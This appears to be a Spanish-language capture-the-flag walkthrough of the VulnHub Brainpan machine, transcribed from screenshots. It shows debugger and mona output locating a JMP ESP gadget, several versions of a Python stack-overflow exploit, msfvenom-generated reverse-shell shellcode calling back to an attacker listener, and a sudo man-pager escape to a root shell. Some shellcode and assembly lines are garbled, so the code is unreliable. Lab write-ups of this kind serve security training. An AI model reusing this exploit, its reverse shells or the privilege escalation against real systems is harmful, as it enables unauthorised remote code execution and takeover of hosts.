0BADF00D 0x31170000 | 0x31176000 | 0x00006000 | False | False | False | False | -1.0- [brainpan.exe] <C:\Users\s4vitar\Desktop\brainpan.exe>
0BADF00D 0x75ee0000 | 0x75f6c000 | 0x00003000 | True | True | True | True | 7.0.7600.16385 [newver.dll] <C:\Windows\system32\newver.dll>
0BADF00D 0x77ad0000 | 0x77b99000 | 0x00009000 | True | True | True | True | 6.1.7601.17514 [user32.dll] <C:\Windows\system32\user32.dll>
0BADF00D 0x727f0000 | 0x730ac000 | 0x00013000 | True | True | True | True | 6.1.7600.16385 [ntdll.dll] <C:\Windows\SYSTEM32\ntdll.dll>
0BADF00D 0x76480000 | 0x76521000 | 0x00001000 | True | True | True | True | 6.1.7600.16385 [RPCRT4.dll] <C:\Windows\system32\RPCRT4.dll>
0BADF00D 0x76180000 | 0x761b5000 | 0x00035000 | True | True | True | True | 6.1.7600.16385 [WS2_32.dll] <C:\Windows\system32\WS2_32.dll>
0BADF00D 0x74f40000 | 0x74f45000 | 0x00005000 | True | True | True | True | 6.1.7600.16385 [wshtreibp.dll] <C:\Windows\system32\wshtreibp.dll>
0BADF00D 0x76710000 | 0x7672f000 | 0x00001f000 | True | True | True | True | 6.1.7601.17514 [IMM32.dll] <C:\Windows\system32\IMM32.dll>
0BADF00D

0BADF00D
0BADF00D [+/-] Preparing output file 'modules.txt'
0BADF00D   - (Re)setting logfile C:\Users\s4vitar\Desktop\Binary\brainpan\modules.txt
0BADF00D
0BADF00D [+/-] This mona.py action took 0:00:00.145000
0BADF00D [+/-] Command used:
0BADF00D mona find -s "\xFF\xE4" -m brainpan.exe
0BADF00D

----- Mona command started on 2022-11-04 22:00:24 <v2.0, rev 628> -----
0BADF00D [+/-] Preparing arguments and criteria
0BADF00D   - Pointer access level : 8
0BADF00D   - Only querying modules brainpan.exe
0BADF00D [+/-] Generating module info table, hang on...
0BADF00D   - Processing modules
0BADF00D   - Done. Let's rock 'n roll.
0BADF00D   - Treating search pattern as bin
0BADF00D [+/-] Searching from 0x31170000 to 0x31176000
0BADF00D [+/-] Preparing output file 'find.txt'
0BADF00D   - (Re)setting logfile C:\Users\s4vitar\Desktop\Binary\brainpan\find.txt
0BADF00D [+/-] Writing results to C:\Users\s4vitar\Desktop\Binary\brainpan\find.txt
0BADF00D   - Number of pointers of type "\xFF\xE4" : 1
0BADF00D [+/-] Results :
311712F3 0x311712F3 : "\xFF\xE4" ! (PAGE_EXECUTE_READ) Brainpan.exe!NGLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\Users\s4vitar\Desktop\Binary\brainpan\find.txt>
0BADF00D   Found a total of 1 pointers
0BADF00D

----- Mona command started on 2022-11-04 22:00:24 <v2.0, rev 628> -----
0BADF00D [+/-] This mona.py action took 0:00:00.141000
0BADF00D mona find -s "\xFF\xE4" -m brainpan.exe
```

Immunity Consulting Services Manager

```

79B70B4 C3          RETN
79B70B5 8DA424 00000000 LEA ESP, DWORD PTR SS:[ESP]
79B70B6 8D6424 00    LEA ESP, DWORD PTR SS:[ESP]
79B70C0 8D5424 08    LEA EDX, DWORD PTR SS:[ESP+8]
79B70C4 CD 2E        INT 2E
79B70C6 C3          RETN
79B70C7 90          NOP
79B70C8 55          PUSH EBP
79B70C9 8BEC
79B70CB 8DA424 30FDF Enter expression to follow
79B70D2 54          POP ECX
79B70D3 E8 53010000 0x31171213
79B70D8 8B55 04
79B70DB 8B45 08
79B70DE 838424 C4000
79B70E6 8950 0C
79B70E9 C70424 07000100 MOV DWORD PTR SS:[ESP], 10007
79B70F0 8BC C        MOU ECX, ESP
79B70F2 6A 01        PUSH 1
79B70F4 51          PUSH ECX
79B70F5 FF75 08    PUSH DWORD PTR SS:[EBP+8]
79B70F8 E8 9BF1FFFF  CALL ntdll.ZwRaiseException
79B70FD 50          PUSH EAX
79B70FE E8 02000000  CALL ntdll.RtlRaiseStatus
79B7103 CC          INT3
79B7104 90          NOP
79B7105 55          PUSH EBP
79B7106 8BEC
79B7108 8DA424 E0FCFFFF LEA ESP, DWORD PTR SS:[ESP-320]
79B710F 54          PUSH ESP
79B7110 E8 16010000  CALL ntdll.RtlCaptureContext
79B7115 838424 C4000000 ADD DWORD PTR SS:[ESP+C4], 4
79B711D 8D8C24 D0020000 LEA ECX, DWORD PTR SS:[ESP+200]
79B7124 8B45 04    MOU EAX, DWORD PTR SS:[EBP+4]
79B7127 C70424 07000100 MOV DWORD PTR SS:[ESP], 10007
79B712E 8941 0C    MOU DWORD PTR DS:[ECX+C1], EAX

```

Registers (FPU)

EAX	00000001
ECX	0040C5D8
EDX	00000012
EBX	0040A1E0 ASCII
ESP	0022F680
EBP	0022F6C0
ESI	7FFFFFFF
EDI	FFFFFFFF
EIP	779B70B4 ntdl
C	I ES 0023 32b
P	1 CS 001B 32b
A	1 SS 0023 32b
Z	0 DS 0023 32b
S	1 FS 003B 32b
T	0 GS 0000 NULL
D	0
O	0 LastErr ERROR
EFL	00000297 (NO
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g
ST5	empty g
ST6	empty g
ST7	empty g

FST 0000 Cond 0
FCW 037F Prec N

AQUI VEMOS el jmp esp

Registers

EAX	00
ECX	00
EDX	00
EBX	00
ESP	00
EBP	00
ESI	7F
EDI	FF
EIP	77
C	I
P	C
A	S
Z	D
S	F
T	G
D	H
O	I
EFL	00
ST0	em
ST1	em
ST2	em
ST3	em
ST4	em
ST5	em
ST6	em
ST7	em

```

FFE4      JMP ESP
311712F5 FFE1      JMP ECX
311712F7 5B          POP EBX
311712F8 5B          POP EBX
311712F9 C3          RETN
311712FA 5D          POP EBP
311712FB C3          RETN
311712FC 55          PUSH EBP
311712FD 89E5        MOU EBP, ESP
311712FF 81EC 18020000 SUB ESP, 218
31171305 8B45 08    MOU EAX, DWORD PTR SS:[EBP+8]
31171308 894424 04    MOU DWORD PTR SS:[ESP+4], EAX
3117130C C70424 00301731 MOU DWORD PTR SS:[ESP].brainpan.31173001 ASCII "[get_reply] s"
31171313 E8 E0090000  CALL <JMP.&msvcrt.printf>
31171318 8B45 08    MOU EAX, DWORD PTR SS:[EBP+8]
3117131B 894424 04    MOU DWORD PTR SS:[ESP+4], EAX
3117131F 8D85 F8FDFFFF LEA EAX, DWORD PTR SS:[EBP-200]
31171325 890424        MOU DWORD PTR SS:[ESP], EAX
31171328 E8 C3090000  CALL <JMP.&msvcrt strcpy>
3117132D 8D85 F8FDFFFF LEA EAX, DWORD PTR SS:[EBP-200]
31171333 890424        MOU DWORD PTR SS:[ESP], EAX
31171336 E8 AD090000  CALL <JMP.&msvcrt.strlen>
3117133B 894424 04    MOU DWORD PTR SS:[ESP+4], EAX
3117133F C70424 18301731 MOU DWORD PTR SS:[ESP].brainpan.31173011 ASCII "[get_reply] co"
31171346 E8 AD090000  CALL <JMP.&msvcrt.printf>
3117134B 8D85 F8FDFFFF LEA EAX, DWORD PTR SS:[EBP-200]
31171351 C74424 04 3F301 MOU DWORD PTR SS:[ESP+4], brainpan.31173014 ASCII "shitstorm@"
31171359 890424        MOU DWORD PTR SS:[ESP], EAX
3117135C E8 7F090000  CALL <JMP.&msvcrt strcmp>
31171361 C9          LEAVE
31171362 C3          RETN
31171363 55          PUSH EBP
31171364 89E5        MOU EBP, ESP
31171366 81EC 08060000 SUB ESP, 608
3117136C 83E4 F0    AND ESP, FFFFFFF0
3117136F B8 00000000  MOU EAX, 0
31171374 83C0 0F    ADD EAX, 0F
31171377 83C0 0F    ADD EAX, 0F

```

FST 00
FCW 03

```

1 #!/usr/bin/python3
2
3 import socket
4 from struct import pack
5
6 offset = 524
7 before_eip = b"A" * offset
8 eip = pack("<I", 0x311712f3) # jmp ESP
9
10 shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
11 b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
12 b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
13 b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
14 b"\x3a\x6b\x85\xf0\x03\x4a\xd8\xf1\x44\xd9\x11\x23\x1d\x95\x84"
15 b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
16 b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xaa\x30\xac\x60\x60\x09"
17 b"\x4d\xce\x4d\xaa\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
18 b"\x0a\x38\x0a\x1a\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
19 b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
20 b"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
21 b"\x81\xb2\xd0\x95\x8d\xc5\xaa\x7\x12\x7e\x2b\x84\xdb\x58\xac"
22 b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
23 b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xaa\xc2\x99\x9d\x9a"
24 b"\xf3\xaa\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
25 b"\xe5\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
26 b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
27 b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
28 b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
29 b"\x79\x2c\xaa\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
30 b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
31 b"\x47\x1d\xbb\x40\x92\xa5\xdb\xaa\x36\xd0\x73\x7b\xd3\x59\x1e"
32 b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xaa\x3c\x16"
33 b"\xb1\x4d\x42\x85\xb2\x47")
34
35 payload = before_eip + eip + shellcode
36
37 s = socket.socket(socket.AF_INET) # shellcode π Text EAM)
38 s.connect(("192.168.111.41",
39 s.send(payload)
40 s.close()
41

```

◀ INSERT ◆ exploit.py

Ejecutamos el exploit

Vemos que alcanza el breakpoint

El exploit va cifrado asi que hay que crear nodos para que haga tiempo a que se descifre

```

7 before_eip = b"A" * offset
8 eip = pack("<I", 0x311712f3) # jmp ESP
9
10 shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
11 b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
12 b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
13 b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
14 b"\x3a\x6b\x85\xf0\x03\x41\xd8\xf1\x44\xd9\x11\xab\x1d\x95\x84"
15 b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
16 b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xab\x30\xac\x60\x60\x09"
17 b"\x4d\xce\x4d\xab\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
18 b"\x0a\x38\x0a\xab\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
19 b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
20 b"\x56\xf0\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
21 b"\x81\xb2\xd0\x95\x8d\xc5\xab\xab\x12\x7e\x2b\x84\xdb\x58\xac"
22 b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xab\x0d\x03\xf0\xce\xc5"
23 b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xab\xc2\x99\x9d\x9a"
24 b"\xf3\xab\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
25 b"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
26 b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
27 b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
28 b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
29 b"\x79\x2c\xab\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
30 b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
31 b"\x47\x1d\xbb\x40\x92\xab\x5d\xdb\xab\x36\xd0\x73\x7b\xd3\x59\x1e"
32 b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xab\x3c\x16"
33 b"\xb1\x4d\x42\x85\xb2\x47")
34
35 payload = before_eip + eip + b"\x90"*16 + shellcode
36
37 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
38 s.connect(("192.168.111.41", 9999))
39 s.send(payload)
40 s.close()
41

```

Al ejecutar el exploit nos dara una shell

```
> python3 exploit.py
δ > e /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary > ✓ > #

> rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.111.41.
Ncat: Connection from 192.168.111.41:49311.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\s4vitar\Desktop>wh|
```

Por lo que funciona solo falta configurarlo a la maquina victima Brainpain real

Cambiamos los parametros

```
> msfvenom -p windows/shell_reverse_tcp LHOST=10.15.12.128 LPORT=1346 --platform windows -a x86 -e x86/shikata_ga_nai -f c -b "\x00" EXITFUNC=thread
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xcb\xbf\xd1\x6f\x14\x63\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"
"\x52\x31\x7b\x17\x83\x7b\x17\x83\x12\x6b\xf6\x96\x68\x9c\x74"
"\x58\x90\x5d\x19\xd0\x75\x6c\x19\x86\xfe\xdf\xd9\xcc\x52\xec"
"\x42\x80\x46\x67\x26\x0d\x69\xc0\x8d\x6b\x44\xd1\xbe\x48\xc7"
"\x51\xbd\x9c\x27\x6b\x0e\xd1\x26\xac\x73\x18\x7a\x65\xff\xbf"
"\x6a\x02\xb5\x13\x01\x58\x5b\x14\xf6\x29\x5a\x35\x99\x22\x95"
"\x95\x48\xe6\x3d\x9c\x52\xeb\x78\x56\xe9\xdf\xf7\x69\x3b\x2e"
"\xf7\xc6\x02\x9e\x8a\x16\x43\x19\xf5\x6d\xbd\x59\x88\x75\x7a"
"\x23\x56\xf3\x98\x83\x1d\x33\x44\x35\xf1\x32\x0f\x39\xbe\x31"
"\x57\x5e\x41\x95\xec\x5a\xca\x18\x22\xeb\x88\x3e\xe6\xb7\x4b"
"\x5e\xbf\x1d\x3d\x5f\xdf\xfd\xe2\xc5\x94\x10\xf6\x77\xf7\x7c"
"\xb3\xba\x07\x7d\x33\xcd\x74\x4f\xfc\x65\x12\xe3\x75\x90\xe5"
"\x94\xac\x14\x79\xfb\x4f\x65\x50\x38\x1b\x35\xca\xe9\x24\xde"
"\xa0\x15\xf1\x71\x5a\xb9\xaa\x31\x0a\x79\x1b\xda\x40\x76\x44"
"\xfa\x6b\x5c\xed\x91\x96\x37\x18\x69\x94\x47\x74\x77\xad\x42"
"\xc7\xfe\x42\x26\xd7\x56\xdd\xdf\x4e\xf3\x95\x7e\x8e\x29\xd0"
"\x41\x04\xde\x25\x0f\xed\xab\x35\xf8\x1d\xe6\x67\xaf\x22\xdc"
"\x0f\x33\xb0\xbb\xcf\x3a\x9a\x13\x98\x6b\x1f\x6a\x4c\x86\x06"
"\x41\x71\x51\x14\x66\x51\x91\x31\x13\x71\x51\x65\x16\x43"
```

Lhost seria el nodo mas cercano (matrix en caso de que no se reiniciara todo como a mi)

Cambiamos el shellcode y la ip

```

1 #!/usr/bin/python3
2
3 import socket
4 from struct import pack
5
6 offset = 524
7 before_eip = b"A" * offset
8 eip = pack("<I", 0x311712f3) # jmp ESP
9
10 shellcode = (b"\xd9\xcb\xbf\xd1\x6f\x14\x63\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"
11 b"\x52\x31\x7b\x17\x03\x7b\x17\x83\x12\x6b\xf6\x96\x68\x9c\x74"
12 b"\x58\x90\x5d\x19\xd0\x75\x6c\x19\x86\xfe\xdf\xa9\xcc\x52\xec"
13 b"\x42\x80\x46\x67\x26\x0d\x69\xc0\x8d\x6b\x44\xd1\xbe\x48\xc7"
14 b"\x51\xbd\x9c\x27\x6b\x0e\xd1\x26\xac\x73\x18\x7a\x65\xff\x8f"
15 b"\x6a\x02\xb5\x13\x01\x58\x5b\x14\xf6\x29\x5a\x35\xa9\x22\x05"
16 b"\x95\x48\xe6\x3d\x9c\x52\xeb\x78\x56\xe9\xdf\xf7\x69\x3b\x2e"
17 b"\xf7\xc6\x02\x9e\x0a\x16\x43\x19\xf5\x6d\xbd\x59\x88\x75\x7a"
18 b"\x23\x56\xf3\x98\x83\x1d\xa3\x44\x35\xf1\x32\x0f\x39\xbe\x31"
19 b"\x57\x5e\x41\x95\xec\x5a\xca\x18\x22\xeb\x88\x3e\xe6\xb7\x4b"
20 b"\x5e\xbf\x1d\x3d\x5f\xdf\xfd\xe2\xc5\x94\x10\xf6\x77\xf7\x7c"
21 b"\x3b\xba\x07\x7d\x53\xcd\x74\x4f\xfc\x65\x12\xe3\x75\xa0\xe5"
22 b"\x04\xac\x14\x79\xfb\x4f\x65\x50\x38\x1b\x35\xca\xe9\x24\xde"
23 b"\x0a\x15\xf1\x71\x5a\xb9\xaa\x31\x0a\x79\x1b\xda\x40\x76\x44"
24 b"\xfa\x6b\x5c\xed\x91\x96\x37\x18\x69\x94\x47\x74\x77\x42\x42"
25 b"\xc7\xfe\x42\x26\xd7\x56\xdd\xdf\x4e\xf3\x95\x7e\x8e\x29\xd0"
26 b"\x41\x04\xde\x25\x0f\xed\xab\x35\xf8\x1d\xe6\x67\xaf\x22\xdc"
27 b"\x0f\x33\xb0\xbb\xcf\x3a\x9\x13\x98\x6b\x1f\x6a\x4c\x86\x06"
28 b"\xc4\x72\x5b\xde\x2f\x36\x80\x23\xb1\xb7\x45\x1f\x95\x7\x93"
29 b"\xa0\x91\x93\x4b\xf7\x4f\x4d\x2a\x1\x21\x27\xe4\x1e\xe8\xaf"
30 b"\x71\x6d\x2b\x9\x7d\xb8\xdd\x5\xcf\x15\x98\x6a\xe0\xf1\x2c"
31 b"\x13\x1c\x62\xd2\xce\x4\x82\x31\xda\xd0\x2a\xec\x8f\x58\x37"
32 b"\x0f\x7a\x9e\x4e\x8c\x8e\x5f\xb5\x8c\xfb\x5a\xf1\x0a\x10\x17"
33 b"\x6a\xff\x16\x84\x8b\x2a")
34
35 payload = before_eip + eip + b"\x90"*16 + shellcode
36
37 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
38 s.connect(("10.15.12.129", 9999))
39 s.send(payload)
40 s.close()

```

Nos ponemos e escucha y lanzamos

```
> proxychains python3 exploit.py
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-127.0.0.1:5522->-127.0.0.1:9998<-timeout
[D-chain]->-127.0.0.1:5522->-127.0.0.1:8888<-timeout
[D-chain]->-127.0.0.1:5522->-127.0.0.1:1080<-timeout
[D-chain]->-127.0.0.1:5522-><>-10.15.12.129:9999-><>-OK
```

```
Δ > ➜ /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary > ✓ > # |
```

```
> rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.111.38.
Ncat: Connection from 192.168.111.38:41468.
CMD Version 1.4.1
```

```
Z:\home\puck>
```

Para ser root hacemos

```
> nvim exploit.py
> msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.15.12.128 LPORT=1346 -f c -b "\x00" EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xda\xd0\xba\x06\x14\x96\x1b\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
"\x12\x31\x56\x17\x83\xee\xfc\x03\x50\x07\x74\xee\x6d\xfc\x8f"
"\xf2\xde\x41\x23\x9f\xe2\xcc\x22\xef\x84\x03\x24\x83\x11\x2c"
"\x1a\x69\x21\x05\x1c\x88\x49\x9c\xd1\x66\x69\xc8\xef\x76\x0c"
"\x4b\x79\x97\xbe\x2d\x29\x09\xed\x02\xca\x20\xf0\x88\x4d\x60"
"\x9a\x5c\x61\xf6\x32\xc9\x52\xd7\xa0\x69\x24\xc4\x76\x20\xbf"
"\xea\xc6\xcd\x72\x6c"]
```

```
Δ > ➜ /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary > took ≈ 7s > ✓ > # |
```

```
1#!/usr/bin/python3
2
3import socket
4from struct import pack
5
6offset = 524
7before_eip = b"A" * offset
8eip = pack("<I", 0x311712f3) # jmp ESP
9
10shellcode = (b"\xda\xd0\xba\x06\x14\x96\x1b\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
11b"\x12\x31\x56\x17\x83\xee\xfc\x03\x50\x07\x74\xee\x6d\xfc\x8f"
12b"\xf2\xde\x41\x23\x9f\xe2\xcc\x22\xef\x84\x03\x24\x83\x11\x2c"
13b"\x1a\x69\x21\x05\x1c\x88\x49\x9c\xd1\x66\x09\xc8\xef\x76\x0c"
14b"\x4b\x79\x97\xbe\x2d\x29\x09\xed\x02\xca\x20\xf0\xa8\x4d\x60"
15b"\x9a\x5c\x61\xf6\x32\xc9\x52\xd7\xa0\x60\x24\xc4\x76\x20\xbf"
16b"\xea\xc6\xcd\x72\x6c")
17
18payload = before_eip + eip + b"\x90"*16 + shellcode
19
20s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21s.connect(("10.15.12.129", 9999))
22s.send(payload)
23s.close()
24
```

Nos ponemos en escucha y lanzamos

```
cd root
id
sudo -l
sudo /home/anasi/bin/anansi_util manual whoami
```

(Entras en modo paginacion y pones)

```
WHOAMI(1)                                         User Commands

NAME
    whoami - print effective userid

SYNOPSIS
    whoami [OPTION]...

DESCRIPTION
    Print the user name associated with the current effective user ID. Same as id -un.
    --help display this help and exit
    --version
        output version information and exit

AUTHOR
    Written by Richard Mlynarik.

REPORTING BUGS
    Report whoami bugs to bug-coreutils@gnu.org
    GNU coreutils home page: <http://www.gnu.org/software/coreutils/>
    General help using GNU software: <http://www.gnu.org/gethelp/>
    Report whoami translation bugs to <http://translationproject.org/team/>

COPYRIGHT
    Copyright © 2011 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
    This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

SEE ALSO
    The full documentation for whoami is maintained as a Texinfo manual. If the info and whoami programs are properly
    installed, running info coreutils 'whoami invocation'
    should give you access to the complete manual.

GNU coreutils 8.12.197-032bb                               September 2011
!/bin/bash|
```

!/bin/bash

guardas

cd /root/

ls

cat b.txt

```
root@brainpan:~# cat b.txt
-----[REDACTED]-----
```

<http://www.techorganic.com>

```
root@brainpan:~# |
```

Y listooo

